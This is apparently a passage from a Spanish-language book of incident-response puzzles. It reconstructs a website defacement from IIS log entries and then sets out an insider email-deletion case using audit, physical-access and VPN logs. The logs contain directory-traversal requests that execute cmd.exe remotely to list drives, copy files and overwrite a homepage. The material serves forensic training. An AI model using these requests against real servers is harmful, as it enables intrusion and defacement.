LUNES, 05 DE MARZO DE 2001, 09:00

Al siguiente lunes la situación empeoró. Otros empleados de la compañía se enteraron del ataque mediante un tablón de anuncios de Yahoo!, que supuestamente trataba

de las inversiones de la compañía. Alguien había puesto un enlace a la copia guardada del sitio Web atacado con un mensaje, burlándose de su seguridad. A causa de esto, las acciones de Conhugeco bajaron. No era una buena señal.

LUNES, 05 DE MARZO DE 2001, 13:00

El personal técnico comenzó a investigar el ataque. El servidor Web que había sido atacado contenía un sitio Web antiguo con una página antigua, ésta fue la razón por la cual no se dieron cuenta del ataque hasta pasadas varias horas. Los registros del sistema atacado no parecían tener ninguna prueba del ataque, y en el registro de eventos de NT no aparecía ninguna entrada que correspondiera a los días previos o al momento del ataque. Lo que sí parecía sospechoso eran 22 entradas en el archivo del registro del servidor Web, que se produjeron en la fecha y hora en cuestión:

```
03/03/2001 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 3
1 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 3
1 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+e:\ 502 381 484 4
7 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 3
1 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\asfroot\ 200 6
66 492 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows
+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\inetpub\ 200 7
49 492 32 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows
+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroo
t 200 1124 499 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;
+Windows+98)
```

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /'mmc.gif - 404 3387 440 0 www.victim.com Mozilla/4.0+(compati
ble;+MSIE+5.0;+Windows+98)
```

6 Hackers: 20 desafíos prácticos

03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /mmc.gif - 404 3387 439 0 www.victim.com Mozilla/4.0+(compatible;
+MSIE+5.0;+Windows+98)

03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 1
6 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\com 2
00 229 496 32 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Win
dows+98)

03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\ 200 4
113 492 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Window
s+98)

03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /buzzxyz.html - 200 228 444 16 www.victim.com Mozilla/4.0+(com
patible;+MSIE+5.0;+Windows+98)

03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /xyzBuzz3.swf - 200 245 324 5141 www.victim.com Mozilla/4.0+(c
ompatible;+MSIE+5.0;+Windows+98)

03/03/2001 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /index.html - 200 228 484 0 www.victim.com Mozilla/4.0+(compat
ible;+MSIE+5.0;+Windows+98) http://www.victim.com/buzzxyz.html

03/03/2001 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+rename+d:\wwwroot\det
our.html+detour.html.old 502 355 522 31 www.victim.com Mozilla/4.0+
(compatible;+MSIE+5.0;+Windows+98)

03/03/2001 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+md+c:\ArA\ 502 355 48
8 31 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2001 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+copy+c:\winnt\system3
2\cmd.Exe+c:\ArA\cmd1.exe 502 382 524 125 www.victim.com Mozilla/4.
0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2001 4:07 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../ArA/cmd1.exe /c+echo+"<title>SKI</title><center
><H1><u>*****</u>SCRIPT+KIDZ, INC<u>*****</u></h1>
<h2>You,+my+
friendz+,are+completely+owned.+I'm+here,+your+security+is+nowhere.<
br>Someone+should+check+your+system+security+coz+you+sure+aren't.<b
r></h2>>>+c:\ArA\default.htm 502 355 763 31 www.victim.com Mozilla
/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2001 4:08 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../ArA/cmd1.exe /c+rename+d:\wwwroot\index.html+in
dex.html.old 502 355 511 16 www.victim.com Mozilla/4.0+(compatible;
+MSIE+5.0;+Windows+98)


```
03/03/2001 4:10 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../ArA/cmd1.exe /c+copy+c:\ArA\default.htm+d:\wwwr
oot\index.html 502 382 514 31 www.victim.com Mozilla/4.0+(compatibl
e;+MSIE+5.0;+Windows+98)
```

```
03/03/2001 4:11 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /index.html - 200 276 414 15 www.victim.com Mozilla/4.0+(compa
tible;+MSIE+5.0;+Windows+98)
```



PREGUNTAS

De las 22 entradas del archivo de registro anteriores, se debería extraer la siguiente información:

1. ¿De qué vulnerabilidad se aprovechó el atacante para comprometer la seguridad del servidor Web?
2. ¿Qué hizo el atacante para intentar borrar las pruebas de su entrada en el sistema?



DESAFÍO 2

The Insider¹

por Bill Pennington, Guardent, Inc.

Industria:	Ingeniería de Software
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Moderada
Complejidad de la Resolución:	Difícil

¹ Nota del traductor: La película The Insider en España se tradujo por El Dilema. La traducción literal sería La persona de confianza.

La víctima, Conhugeco (la misma empresa de software de tamaño medio analizada en el Desafío 1, «The French Connection») no se había recuperado todavía del ataque anterior cuando surgió un problema mucho más grave. Inicialmente pensaron que la causa del incidente era un problema de software, pero pronto se dieron cuenta de su equivocación, era un problema humano.

LUNES, 26 DE FEBRERO DE 2001, 05:35

Eran aproximadamente las 5:30 de un lunes por la mañana, cuando Kris, un técnico experto de la compañía, se despertó con varias llamadas urgentes del servicio de asistencia técnica 24 horas, que a su vez estaba recibiendo llamadas de empleados, nerviosos, de todo el país, quejándose de que habían perdido todo el contenido de sus correos electrónicos. Según informó el servicio de asistencia, los usuarios se quejaban de que todo el contenido de su bandeja de entrada, de salida, y de elementos eliminados habían desaparecido totalmente. Sin embargo, después de comprobar (y reiniciar) el servidor Exchange, Kris no encontró nada fuera de lo normal. A medida que avanzaba la mañana, el número de llamadas quejándose del mismo problema aumentó. Al final del día, había más de 50 usuarios que habían perdido los mensajes de sus buzones de correo.

Cuando se pusieron en contacto, Microsoft le comentó a un enfadado Kris que existía un error del programa muy extraño que podría provocar la desaparición de los mensajes de los buzones de correo. El suministrador le recomendó que se asegurara de poner al día el software, y actualizarlo con los parches necesarios. Después de restaurar el sistema a partir de la última copia de seguridad, Kris comprobó los servidores y descubrió que todos tenían instalados las últimas versiones de parches. Se dio cuenta de que era muy sospechoso que entre las más de 50 personas que habían perdido sus correos, la mayoría fueran gente muy conocida e importante de la compañía por lo que, no sabiendo si el problema se debía a un ataque o a un error del programa, Kris tomó la decisión de guardar los archivos de registro del servidor Exchange para examinarlos más tarde.

LUNES, 05 DE MARZO DE 2001, 06:05

Al siguiente lunes, Kris se despertó de nuevo con una llamada del servicio de asistencia técnica. En este caso, los usuarios no podían conectarse al servidor Exchange, que al parecer estaba totalmente caído. Después de una investigación, Kris se dio cuenta de que toda la base de datos de Exchange había sido borrada. Todos los correos electrónicos de la compañía habían desaparecido. Kris entró inmediatamente en modo de recuperación para disminuir el impacto que había provocado la caída del servidor. Rápidamente puso en funcionamiento el servidor de correo de reserva, que no tenía ningún correo guardado, para que los usuarios pudieran recibir cualquier nuevo correo entrante. Llegado a este punto, Kris tenía bastantes pruebas para llegar a la

conclusión de que había un intruso trabajando dentro de la red de la compañía. Por lo que a la luz de los últimos sucesos decidió entrar en acción. Kris llamó a consultores externos de seguridad.

MIÉRCOLES, 06 DE MARZO DE 2001, 10:00

A la mañana siguiente, el equipo de seguridad llegó alrededor de las 10:00. Enseguida de llegar, se informó al equipo de seguridad de que el atacante acababa de enviar el siguiente correo electrónico desde una cuenta de Yahoo!:

```
Received: from web12001.mail.yahoo.com ([216.136.172.207]) by
exchange.victim.com with SMTP (Microsoft Exchange Internet Mail Service
Version 5.5.2653.13)
    id QP3FBZ3K; Wed, 06 Mar 2001 9:20:46 -0700
Message-ID: <20010823052706.98727@web12001.mail.yahoo.com>
Received: from [10.2.1.1] by web12001.mail.yahoo.com; Wed, 06 Mar 2001
    9:20:46 PDT
Date: Wed, 06 Mar 2001 9:20:46 -0700 (PDT)
From: snakecharmer <snak3charm3r81@yahoo.com>
Subject: Owned.
To: all@victim.com
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
```

Hace un par de semanas que somos propietarios de su servidor http. Dejamos un mensaje para el departamento de Tecnologías de la Información, pero parece ser que no han hecho nada. Durante la última semana hemos accedido a su sistema y borrado algunos correos electrónicos. También hemos encontrado un servidor llamado jupiter con muchos códigos y material. Este fin de semana hemos accedido a su sistema y borramos todo el e-mail. ¡Su T.I. debe ser idiota!; Nuestro consejo es que consigan a alguien de T.I. con algo de idea!

Aquí van algunas contraseñas

```
Administrator - blink182
Kris - th3vandals
Steve - F3nlxTX
Frank - Antlflag
Bill - sk80rd13
```

P.D. Si están buscando sus contratos están en un directorio llamado sam.

El equipo de seguridad se reunió con Kris, con el personal del servicio de asistencia técnica y con otros empleados relacionados, e hicieron un esquema de la red y un resumen con los últimos sucesos. El equipo se dio cuenta rápidamente de que la dirección IP de donde procedía el correo electrónico era casualmente la dirección IP de su primer gateway (puerta de acceso). Con esta información, fueron capaces de determinar que el correo electrónico procedía de su red interna.

Kris repasó desde su perspectiva todo lo que había ocurrido en el primer ataque. Él había recibido una llamada alrededor de las 6:30 de Andres, la persona del servicio de asistencia técnica del turno de noche, comentando que Gabe Wachman había informado de la pérdida de todos sus correos. Kris ya estaba sobre la pista y le dijo que le echaría un vistazo tan pronto como pudiera. Andres llamó de nuevo a Kris y le contó que unos cuantos usuarios también tenían el mismo problema. Kris dijo que él llegó un poco antes de las 8:00 y que comenzó a comprobar las cuentas de Exchange, utilizando la cuenta del administrador, para ver cuál era el problema. A medida que avanzaba la mañana, más usuarios llamaban para informar de lo mismo. Llegado a este punto, a Kris le entró pánico y el resto del día fue bastante confuso.

A causa de la naturaleza del ataque y del gran conocimiento demostrado, el equipo de seguridad sospechó que el atacante pertenecía a la compañía. El equipo reunió una lista de los sospechosos potenciales y comenzó a recopilar los archivos de registro de Kris para analizarlos posteriormente. El equipo prestó atención sobre todo a los registros de seguridad física, registros del cortafuegos, registros de los eventos de Windows 2000 y registros de la red privada virtual (VPN).

A lo largo de la semana, el equipo de seguridad reconstruyó los eventos a lo largo del tiempo y eliminó muchos de los sospechosos. El sitio Web atacado fue rápidamente descartado como el punto de entrada en la red, ya que el equipo de investigación obtuvo una clara pista de seguimiento del ataque desde una computadora en Francia (como se detalla en el Desafío 1, «The French Connection») que había ocurrido antes de la desaparición inicial del correo electrónico. Además, un grupo de piratas ya había reivindicado la autoría del ataque Unicode en *attrition.org*, un sitio Web que contiene archivos de páginas Web atacadas. La naturaleza del ataque al servidor indicaba que el atacante tenía un buen conocimiento de la red de la compañía, y sabía exactamente dónde y a quién atacar.

El equipo comenzó a establecer una relación entre el tiempo exacto en que ocurrió el ataque a Exchange con una lista de personas que estaban en el edificio en ese momento (gracias a los registros de accesos físicos) y la gente que en ese momento estaba conectada de forma remota (gracias a los archivos de registro de la VPN). Estos archivos de registros se muestran en las Tablas C2-1, C2-2 y C2-3.

Tabla C2-1. *Registros de Acceso Físico*

Fecha	Hora	Entrada	Nombre
25-Feb-00	22:10	Puerta delantera	Vigilante nocturno n.º 1
25-Feb-00	22:32	Puerta delantera	Vigilante nocturno n.º 1
25-Feb-00	23:45	Zona de carga	Area Andres Camacho—HelpDesk
26-Feb-00	5:34	Puerta delantera	Ian Young—Admin
26-Feb-00	5:45	Puerta lateral	Dawn Anderson—HR
26-Feb-00	5:46	Puerta lateral	Chris Miller—Marketing

(continúa)

Tabla C2.1. Registros de Acceso Físico (continuación)

Fecha	Hora	Entrada	Nombre
26-Feb-00	5:48	Puerta lateral	Gabe Wachman—HR
26-Feb-00	5:50	Puerta lateral	Jason Recla—Marketing
26-Feb-00	5:51	Puerta delantera	Julian Pozzi—Graphics
26-Feb-00	5:55	Puerta lateral	Jason Rains—Engineering
26-Feb-00	6:03	Mercancías	Tom Schauer—CEO
26-Feb-00	6:15	Mercancías	Mike Sines—COO
26-Feb-00	6:36	Puerta delantera	Dede Summerly—Finance
26-Feb-00	6:43	Puerta lateral	Dana Mueller—Legal
26-Feb-00	6:47	Puerta lateral	Ryan Kalember—IT
26-Feb-00	6:47	Puerta delantera	Fred Langston—Legal
26-Feb-00	6:59	Mercancías	Mike Klepper—IT
26-Feb-00	7:09	Puerta delantera	Chad Thunberg—CTO
26-Feb-00	7:15	Puerta lateral	Edward Amdahl—Engineering
26-Feb-00	7:20	Puerta lateral	Mike Hamilton—Finance
26-Feb-00	7:25	Puerta delantera	Tim Newsham—Engineering
26-Feb-00	7:34	Puerta lateral	Kris Winn—IT

Tabla C2.2. Archivo de registros de Microsoft Exchange Server

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	2:08	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/ cn=Configuration/cn=Servers/cn=MAIL/ cn=Microsoft System Attendant and logged onto the public information store as an owner using administrator privileges.
26-Feb-00	2:52	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto dmueller mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	2:55	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto danderson mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	2:57	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bpennington mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:00	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto pgassner mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:01	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto msines mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:01	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= msines and logged onto the public information store.
26-Feb-00	3:08	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto msines mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:09	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= msines and logged onto the public information store.
26-Feb-00	3:18	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto dsummerly mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:19	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto jrains mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:22	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto belinton mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:25	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto alincoln mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	3:27	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= alincoln and logged onto the public information store.
26-Feb-00	3:27	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto alincoln mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:28	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bspears mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:45	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bspears mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:51	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bspears mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:53	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bspears mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	3:57	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bspears mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:18	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bspears mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:25	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bfink mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	4:31	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto mlundergard mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:32	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto wgibson mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:34	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto dadams mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:34	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= dadams and logged onto the public information store.
26-Feb-00	4:34	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto nstephenson mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:39	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto thawk mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:40	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto mborbely mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:41	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto wspeyer mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:41	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto tswank mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:42	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto nmandela mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	4:44	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto tschauer mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:44	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= tschauer and logged onto the public information store.
26-Feb-00	4:47	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto tnewsham mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:48	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto tnewsham mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:49	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto tnewsham mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:50	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto gwachman mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:51	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto gwachman mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:52	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto jrecla mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	4:53	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto jrecla mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	4:54	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= jrecla and logged onto the public information store.
26-Feb-00	5:00	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto dbarbin mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:01	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto rbradley mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:01	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= rbradley and logged onto the public information store.
26-Feb-00	5:13	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto growley mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:14	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto sling mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:16	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto jjesse mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:16	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto rallen mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:18	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto mhensley mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:21	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto kpark mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	5:23	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto kspacey mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:24	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bschroeder mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:26	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto dway mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:31	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto blee mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:32	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto sschneer mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:32	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= sschneer and logged onto the public information store.
26-Feb-00	5:34	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto krucks mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:35	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto krucks mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:36	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto wsantos mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:40	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto kcurran mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	5:41	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto ajolie mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:48	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto ajolie mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:48	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto lcroft mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:49	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto mstewart mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:50	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto mbolton mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:57	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto rnixon mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:58	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto sdavis mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	5:59	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto anewman mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	6:02	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto bcrosby mailbox, and is not the primary Windows NT account on this mailbox.

(continúa)

Tabla C2.2. Archivo de registros de Microsoft Exchange Server (continuación)

Fecha	Hora	Fuente	Categoría	Mensaje
26-Feb-00	6:03	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto mmanson mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	6:06	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto zdelaroca mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	6:07	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto kspacey mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	6:07	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= kspacey and logged onto the public information store.
26-Feb-00	7:52	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= gwachman and logged onto the public information store.
26-Feb-00	7:52	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto kspacey mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	8:17	Exchange Private	Success Audit	NT User VICTIMDOMAIN\ exadmin logged onto tswank mailbox, and is not the primary Windows NT account on this mailbox.
26-Feb-00	8:17	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= tswank and logged onto the public information store.
26-Feb-00	8:19	Exchange Public	Success Audit	VICTIMDOMAIN\ exadmin was validated as /o=VIC/ou=LA/cn=Recipients/cn= jrecla and logged onto the public information store.
26-Feb-00	8:19	Exchange Private	Success Audi	NT User VICTIMDOMAIN\ exadmin logged onto anewman mailbox, and is not the primary Windows NT account on this mailbox.

Tabla C2.3. Archivo de registro de VPN que muestra los eventos de las direcciones IP sospechosas

Fecha	Hora	Mensaje
2/26/2000	12:08 A.M.	29006 02/26/2000 00:03:43.070 SEV=4 PPTP/35 RPT=1453 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 49152, local 46237, serial 40751), reason: Error (No additional info)
2/26/2000	12:08 A.M.	29009 02/26/2000 00:03:43.180 SEV=4 PPTP/34 RPT=1462 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/26/2000	12:10 A.M.	29032 02/26/2000 00:05:05.570 SEV=4 PPTP/47 RPT=1488 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/26/2000	12:10 A.M.	29033 02/26/2000 00:05:05.610 SEV=4 PPTP/42 RPT=1484 192.168.0.148 Session started on tunnel 192.168.0.148
